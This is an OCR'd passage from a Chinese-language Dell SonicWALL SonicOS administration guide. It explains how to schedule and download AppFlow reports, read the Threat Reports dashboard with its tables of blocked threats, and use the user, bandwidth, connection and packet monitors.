
要配置日程 AppFlow 报告，请执行以下配置，选择用于 CSV 文件导出的 FTP 服务器或电子邮件服务器：

1 转至 **AppFlow > AppFlow 报告**页面。

2 从**视图**下拉菜单中选择**日程**。



3 单击**配置**按钮。此时显示**设置日程**弹出对话框。



4 AppFlow 报告数据可分别或同时自动发送至：

- FTP 服务器（通过选中**通过 FTP 发送报告**复选框）。
- 电子邮件服务器（通过选中**通过电子邮件发送报告**复选框）。

5 要通过 FTP 发送报告，请输入以下这些选项：

- 在 **FTP 服务器**字段中输入 FTP 服务器地址。
- 在**用户名**字段中输入用户名，默认值是 **admin**。
- 在**密码**字段中输入密码。
- 在**目录**字段中输入要在其中发送报告的目录，默认值是 **reports**。

6 要通过电子邮件发送报告，请输入以下这些选项：

- 在**电子邮件服务器**字段中输入电子邮件服务器的地址。
- 在**发送到**字段中输入收件人的电子邮件地址。
- 在**来自邮件**字段中输入发件人使用的电子邮件地址。
- 在 **SMTP 端口**字段中输入 SMTP 端口号。

7 如果您的电子邮件服务器需要 SMTP 验证，请选中**POP 在 SMTP 之前**复选框，并输入以下这些选项：

- 在 **POP 服务器**字段中输入 POP 服务器的地址。
- 在**用户名**字段中输入用户名。
- 在**密码**字段中输入密码。

8 在**最多用户条目**字段中输入用户条目的最大数值，默认值是 **200**。

9 在**最多 IP 条目**字段中输入 IP 条目的最大数值，默认值是 **200**。

10 单击**设置日程**按钮以指定开始和结束日程。将显示**编辑日程**对话框。



11 在**日程类型**中，选择：

- **单次**可以创建一次性日程。**单次**日程选项允许您基于日历开始日期和结束日期（包括以小时和分钟表示的时间）设置报告日程。

- **循环**可以创建持续性日程。**循环**日程选项允许基于星期以及开始和结束时间目标（小时和分钟）来选择持续性日程。
- **混合**可以同时创建一次性日程和持续性日程。

  循环日程和**混合**日程将在**日程列表**中显示您的选择。

12 如果选择**循环**或**混合**作为日程类型，则请完成以下日程时间：

- 若日程类型为**循环**和**混合**，在**循环**部分，指定日程的**天数**、**开始时间**和**结束时间**。
- 若日程类型为**混合**，在**单次**部分，为报告的**开始**和**结束**指定**年**、**月**、**日**、**小时**和**分钟**。

13 单击**确定**以保存您的 AppFlow 报告日程。

14 在**日程报告**选项页面中，单击**应用**按钮，开始使用您的 AppFlow 报告日程对象设置。

下载 AppFlow 报告

可将 AppFlow 报告下载为以下其中一种格式：


- **CSV** (Microsoft Excel Comma Separated Values File) – 下载为 swarm.csv 文件在 Excel 中打开

  注：该 CSV 文件不同于单击**创建 CSV 文件**图标所生成的 CSV 文件（请参阅第 97 页的创建 CSV 文件）。

- **DOC** (Microsoft Word Document) – 下载为 swarm.docx 文件在 Word 中打开
- **PDF** – 在浏览器窗口中打开为 html 文件

下载报告的步骤如下：

1 转至**公告板 > AppFlow 报告**页面。



2 单击**发送报告**图标。随即显示**下载应用程序可视化报告**弹出窗口。



3 单击**下载报告**按钮。随即显示**打开 *file*.wri.sfr** 窗口。




4 单击**确定**保存文件。文件已下载到您的 Downloads 文件夹。

5 打开浏览器窗口。

6 登录到 **mysonicwall.com**。

7 转至 **SW 工具 > App 报告**。此时显示 **Upload Report** 页面。




8 单击 **Browse** 按钮。随即显示**文件上传**窗口。

9 找到文件并单击**打开**。文件名出现在**上传报告**页面。



10 单击 **Upload** 按钮。上传报告可能需要花费几分钟时间。

11 上传完成后，可以选择以下任一或全部格式（文件名为 **swarm**）：



- **CSV**
- **DOC**
- **PDF**

9

查看威胁报告

- 第 103 页的公告板 > 威胁报告
  - 第 103 页的 Dell SonicWALL 威胁报告概述
  - 第 104 页的 Dell SonicWALL 威胁报告任务

公告板 > 威胁报告

本节介绍如何使用 Dell SonicWALL 设备上的 Dell SonicWALL 威胁报告功能。

主题：

- 第 103 页的 Dell SonicWALL 威胁报告概述
- 第 104 页的 Dell SonicWALL 威胁报告任务

Dell SonicWALL 威胁报告概述

主题：

- 第 103 页的什么是威胁报告？
- 第 104 页的优点
- 第 104 页的威胁报告采用怎样的工作方式？

什么是威胁报告？

Dell SonicWALL 威胁报告 – 提供单个 Dell SonicWALL 设备的最新威胁保护数据报告，以及在全局部署的 Dell SonicWALL 设备的聚合威胁保护数据报告。Dell SonicWALL 威胁报告在成功完成 Dell SonicWALL 安全设备身份验证时自动显示，也可以通过转至**公告板 > 威胁报告**页面随时查看。

- 已阻止的病毒
- 已阻止的入侵
- 已阻止的间谍软件
- 已检测到/已阻止的多媒体 (IM/P2P)

每个报告都包含随时间显示的已阻止威胁图表，以及排名靠前的已阻止威胁表格。可以将每小时更新的报告自定义为显示最近 12 小时、14 天、21 天或 6 个月的数据。为方便查看，可以通过单击一个按钮，将 Dell SonicWALL 威胁报告转换为 PDF 文件格式。

优点

威胁报告提供最新的威胁保护信息，以告知您关于 Dell SonicWALL 设备正在阻止的潜在威胁的信息。如果您订阅了 Dell SonicWALL 的安全服务（包括网关防病毒、网关防间谍软件、入侵保护服务 (IPS) 和内容过滤服务），对于 Dell SonicWALL 威胁报告所报告的威胁，您将自动获得保护。Dell SonicWALL 的安全服务包含持续的新签名更新，以防御最新的病毒和间谍软件攻击。

威胁报告采用怎样的工作方式？

Dell SonicWALL 威胁报告页面提供全局和设备级别的威胁保护统计数据。在设备级别，显示的是来自 Dell SonicWALL 设备的威胁保护数据。在全局级别，Dell SonicWALL 威胁报告每小时通过 Dell SonicWALL 后端服务器，使用在全局部署的 Dell SonicWALL 设备提供的威胁保护汇总数据更新一次。由 Dell SonicWALL 后端服务器提供的数据在本地缓存，以实现可靠的交付。


为了防御 Dell SonicWALL 威胁报告中所报告的威胁，建议您购买 Dell SonicWALL 安全服务。如需 Dell SonicWALL 安全服务的更多信息，请参见第 1336 页的 SonicWALL 安全服务。

注：Dell SonicWALL 设备必须有互联网连接（包括到 DNS 服务器的连接）才能从 Dell SonicWALL 后端服务器接收最新的威胁保护统计数据。该服务器用于报告来自全局部署的 Dell SonicWALL 设备的汇总数据。如果连接断开，则显示来自最后一次更新的缓存数据。在恢复连接之前，将无法提供最新的数据。

Dell SonicWALL 威胁报告任务

可以配置 Dell SonicWALL 威胁报告以显示全局或设备级别的统计数据，以便显示不同时段的统计数据和生成自定义 PDF 文件。

在成功登录 Dell SonicWALL 设备时会自动显示 Dell SonicWALL 威胁报告。也可以通过在左侧菜单中转至**公告板 > 威胁报告**来随时访问 Dell SonicWALL 威胁报告。下方显示的**公告板 > 威胁报告**简介页面，在**系统 > 安全公告板**页面显示前显示获取的最新数据。



注：**系统 > 安全公告板**页面包含威胁报告。要显示此页面，您需要转至**公告板 > 威胁报告**页面。

System/


Security Dashboard

View: Global C0EAE459B2D6 Download PDF

Viruses Blocked

Last 14 Days

Over Time: Last 14 Days




Top Viruses Blocked

Virus Name	Percentage of Viruses
Medpinch.A#mp3	31%
Badur.FDSP	21%
Happy_3	5%
Tepfer.J	3%
BrowseFox.G_7	2%
AddLyrics.AE_2	2%
Perelett.15399	2%
Kuluoz.SM_3	2%
Kuluoz.D_36	1%
Symmi.L	1%

Intrusions Prevented

Last 14 Days

Over Time: Last 14 Days




Top Intrusions Prevented

Intrusion Name	Percentage of Intrusions
ZeroAccess P2P Activity 1	64%
ylmf-pc Brute Force Attack	22%
SIP friendly-scanner User-Agen...	4%
UltraVNC Client Buffer Overflo...	1%
Server Application Shellcode E...	1%
SIPVicious Activity 1	1%
SIPVicious Activity 2	0.4%
Suspicious SMTP email Attachme...	0.4%
Zeus C&C Traffic 2	0.4%
Ramnit C&C Traffic	0.3%

Spyware Blocked

Last 14 Days

Over Time: Last 14 Days




Top Spyware Blocked

Spyware Name	Percentage of Spyware
Search_Miracle Download x.cab	30%
WhenU-FanzoneToolbar VVSN_FANZ...	18%
WhenU-Popup Installer	14%
BrowseFox.G_7	4%
Bundled-Software 2FindMP3 Setu...	2%
Bundled-Software 150 Backgroun...	2%
Bundled-Software AFreeConverte...	2%
Bundled-Software AFreeRipper S...	2%
Bundled-Software AdvancedDVDPl...	1%
Bundled-Software AdvancedDVDPl...	1%

Multimedia (IM/P2P) Detected/Blocked

Last 14 Days

Over Time: Last 14 Days



Top Multimedia Detected/Blocked

Multimedia (IM/P2P) Name	Percentage of Multimedia (IM/P2P)
Shockwave Flash (SWF) -- Downl...	6%
BitTorrent Protocol -- UDP Act...	6%
YouTube -- HTTP Host youtube.c...	5%
Skype -- DNS Skype 1	4%
YouTube -- HTTP Referer www.yo...	4%
Skype -- Skype Network Discove...	3%
Instagram -- DNS Query instagr...	3%
Apple iTunes -- SSL Traffic it...	3%
Flash Video (FLV) -- Download ...	3%
Pandora Radio -- HTTP Activity...	3%

Last retrieved on 09/26/2014 13:21:35

主题：

- 第 106 页的切换至全局或设备级别视图
- 第 106 页的选择自定义时间间隔
- 第 106 页的生成威胁报告 PDF

切换至全局或设备级别视图

要查看 Dell SonicWALL 威胁报告全局报告，请选择位于**公告板 > 威胁报告**页面顶部的**全局**旁边的单选按钮。要查看设备级别的报告，请选择设备序列号旁边的单选按钮。



选择自定义时间间隔


DELL SonicWALL 威胁报告提供指定时期内已阻塞威胁的聚合视图。您可以将每个报告配置为四个时段之一。可以将每个报告配置为反映一个不同的时段。

更改报告以反映不同的时段的步骤如下：

1 在**系统 > 安全公告板**页面，选择您想要更改的报告：

- **已阻止的病毒**
- **已阻止的入侵**
- **已阻止的间谍软件**
- **已检测到/已阻止的多媒体 (IM/P2P)**

2 在所选报告标题栏的右上角，从**时间间隔**下拉菜单选择以下某个选项：



- **最近 12 小时** - 显示来自最近 12 小时的威胁信息
- **最近 14 天**（默认）- 显示来自最近 14 天的威胁信息
- **最近 21 天** - 显示来自最近 21 天的威胁信息
- **最近 6 个月** - 显示来自最近 6 个月的威胁信息

生成威胁报告 PDF

要生成 PDF 版本的 Dell SonicWALL 威胁报告，请首先为每个报告选择需要的视图（全局或设备级别）和需要的时段（最近 12 小时、14 天、21 天或 6 个月）。单击页面顶部的文字**下载 PDF** Download PDF 。


10

监控活动用户

- 第 107 页的公告板 > 用户监控

公告板 > 用户监控

用户监控工具提供在 Dell SonicWALL 安全设备上监控活动用户数量的快速简单方法。要查看用户监控工具，请转至**公告板 > 用户监控**页面。



用户监控工具提供用于自定义最近用户活动显示的这些选项：

- **视图样式**：设置 X 轴的刻度，该轴显示持续时间。可用的选项包括：
  - **最近 30 分钟**
  - **最近 24 小时**
  - **最近 30 天**
- **垂直轴**：设置 Y 轴的刻度，该轴显示用户数量。可用的选项反映用户数。例如，两个不同的系统有不同的选项：

表 14. 基于用户数的 Y 轴选项示例

少数用户	多数用户
10	800
100	8000
1000	80000

- **配置** 图标：将显示**选择要显示的用户类型**弹出窗口，您可以从该窗口选择想要显示的用户类型，用户类型由颜色表明：



  - **通过单点登录验证用户**（蓝色）
  - **通过 SSL VPN 的远程用户**（黄色）
  - **使用 GVC/L2TP 客户端的远程用户**（绿色）
  - **通过 Web 登录验证用户**（橙色）
  - **非活动用户**（灰色）

  默认情况下，选中除了**非活动用户**以外的所有选项。

  注：显示区域可能会变得非常大。

- **刷新** 刷新 按钮：刷新显示。

11

监控接口带宽流量

- 第 109 页的公告板 > BWM 监控
  - 第 109 页的启用 BWM 监控

公告板 > BWM 监控

公告板 > BWM 监控页面显示入口和出口网络流量的逐个接口带宽管理。BWM 监控图可用于实时、最高、高、中高、中等、中低、低和最低策略设置。视图范围可配置为 60 秒、2 分钟、5 分钟和 10 分钟（默认值）。刷新间隔频率可配置为 3 到 30 秒。带宽管理优先级描述为保证、最大和丢弃。



启用 BWM 监控

默认情况下未启用 BWM 监控。要查看逐个接口带宽流量，您必须将之启用。

启用 *BWM* 监控的步骤如下：

1 在**公告板 > BWM 监控**页面，单击通往**网络 > 接口**页面的链接。



2 按照第 248 页的启用 BWM中描述的步骤进行操作。

12

监控活动连接

- 第 110 页的公告板 > 连接监控
  - 第 110 页的查看连接
  - 第 111 页的过滤查看的连接
  - 第 111 页的 IPv6 连接监控

公告板 > 连接监控


公告板 > 连接监控页面显示关于连接到 Dell SonicWALL 安全设备的所有活动连接的详细信息。

主题：

- 第 110 页的查看连接
- 第 111 页的过滤查看的连接
- 第 111 页的 IPv6 连接监控

查看连接

这些连接列出在**连接监控**表格中。



过滤查看的连接

可以对结果进行过滤，以便仅显示匹配特定条件的连接。可以按**源 IP**、**目标 IP**、**目标端口**、**源接口**、**目标接口**和**协议**进行过滤。在**连接监控设置**表格中输入您的过滤条件。

您在其中输入值的字段将会组合为包含逻辑 AND 的搜索字符串。例如，如果在**源 IP** 和**目标 IP** 中输入值，则搜索字符串将查找匹配的连接：

```
Source IP AND Destination IP
```

选中任意两项或多项条件旁边的**群组**复选框可使用逻辑 **OR** 进行组合。例如，如果在**源 IP**、**目标 IP**、**协议**中输入值，然后选中源 IP 和目标 IP 旁的组，则搜索字符串将寻找匹配的连接：

```
(Source IP OR Destination IP) AND Protocol
```

单击**应用过滤器**以立即将过滤器应用到**活动连接**表格。单击**重置**以清除过滤器，然后再次显示未过滤的结果。

可以将活动链接列表导出到文件中。单击**导出结果**，并选择是否想要将结果导出为纯文本文件或逗号分隔值 (CSV) 文件，以便导入到电子表格、报告工具或数据库中。如果系统提示打开或保存文件，请选择**保存**。然后输入文件名和路径，并单击**确定**。

IPv6 连接监控

如需 SonicOS IPv6 实现的完整信息，请参见第 1728 页的 IPv6。

IPv6 和 IPv4 的 AppFlow **连接监视器**的配置相同。要更改视图/配置，切换**视图 IP 版本**单选按钮。



13

监控单独数据包

- 第 113 页的公告板 > 数据包监控
  - 第 113 页的数据包监控概述
  - 第 116 页的相关信息
  - 第 118 页的配置数据包监控
  - 第 133 页的验证数据包监控活动
  - 第 136 页的使用数据包监控和数据包镜像

公告板 > 数据包监控

注：为提高便利性和可访问性，可通过**公告板 > 数据包监控**或**系统 > 数据包监控**访问**数据包监控**页面。不论通过哪个页面访问，该页面都完全相同。



数据包监控概述

- 第 113 页的什么是数据包监控？
- 第 114 页的数据包监控的优点
- 第 114 页的如何进行数据包监控？
- 第 115 页的什么是数据包镜像？
- 第 116 页的如何进行数据包镜像？

什么是数据包监控？

数据包监控是用于监控穿越 SonicWALL 防火墙设备的个别数据包的机制。可以监视数据包，也可以对其进行镜像处理。所监视的数据包中包含数据信息和寻址信息。来自数据包头的寻址信息包括以下内容：

- 接口标识
- MAC 地址

- 以太网类型
- Internet 协议 (IP) 类型
- 源和目标 IP 地址
- 端口号
- L2TP 有效载荷详细信息
- PPP 协商详细信息

可以在 SonicOS 管理界面中配置数据包监控功能。管理界面提供了配置监控条件、显示设置、镜像设置和文件导出设置的方法，并显示已捕获的数据包。

数据包监控的优点

SonicOS 数据包监控功能提供了不使用外部实用工具（例如 Wireshark，之前称为 Ethereal）即可查看网络流量所需的功能和灵活性。数据包监控包括以下功能：

- 用于自定义过滤、具有改进的粒度的控制机制（监视过滤器）
- 显示独立于监视过滤器设置的过滤器设置
- 数据包状态指示是否丢弃、转发、生成或以防火墙消耗数据包
- 管理界面提供了三个输出：
  - 数据包列表
  - 选定数据包的解码输出
  - 选定数据包的十六进制转储
- 导出功能包括用于数据包十六进制转储的文本或 HTML 格式，以及 CAP 文件格式
- 在缓冲区已满时自动导出到 FTP 服务器
- 基于 IP 地址和端口的双向数据包监控
- 数据包监控缓冲区已满时的可配置覆盖

如何进行数据包监控？

作为管理员，您可以配置常规设置、监视过滤器设置、显示过滤器设置、高级过滤器设置，以及数据包监控工具的 FTP 设置。在网络数据包进入数据包监控子系统时，将会应用监视过滤器设置，并将结果数据包写入捕获缓冲区。当您在管理界面查看缓冲区内容时，将应用显示过滤器设置。您可以在管理界面中记录要查看的捕获缓冲区，或者配置在缓冲区已满时自动传输至 FTP 服务器。

系统提供了默认设置，以便您无需配置即可开始使用数据包监控。基本功能如下：

表 15. 数据包：基本功能


开始：	单击**开始捕获**，开始捕获除用于防火墙与控制台系统中的管理界面之间的通信以外的所有数据包。
停止：	单击**停止捕获**，停止数据包捕获。
清除：	单击**清除**，清除显示在数据包监控页面顶部的状态计数器。

表 15. 数据包：基本功能

刷新：	单击**刷新**，在“已捕获的数据包”窗口中显示新的缓冲区数据。然后可以单击窗口中的任意数据包，在“数据包详细信息”和“十六进制转储”窗口中显示其标头信息。
导出为：	以您在下拉列表中选择的文件格式显示或保存当前缓冲区的快照。保存的文件将放置在运行管理界面的本地管理系统中。可选择以下格式： • **Libpcap** - 如果想要使用 Wireshark（之前称为 Ethereal）网络协议分析器查看数据，请选择 Libpcap 格式。它也称为 libcap 或 pcap 格式。随即显示一个对话框，用于使用 Wireshark 打开缓冲区文件，或使用扩展名 **.pcap** 将其保存到本地硬盘中。 • **Html** - 选择 Html，使用浏览器查看数据。可以使用“文件 > 另存为”来将缓冲区的副本保存到硬盘中。 • **文本** - 选择“文本”，使用文本编辑器查看数据。随即显示一个对话框，用于使用已注册的文本编辑器打开缓冲区文件，或使用扩展名 **.wri** 将其保存到本地硬盘中。 • **应用程序数据** - 选择“应用程序数据”，仅查看数据包中包含的应用程序数据。在捕获过程中，将跳过不包含应用程序数据的数据包。应用程序数据 = 已捕获的数据包减去 L2、L3 和 L4 标头。

请参考下图，查看数据包监控子系统的概要视图。该图显示了不同的过滤器及其应用方法。

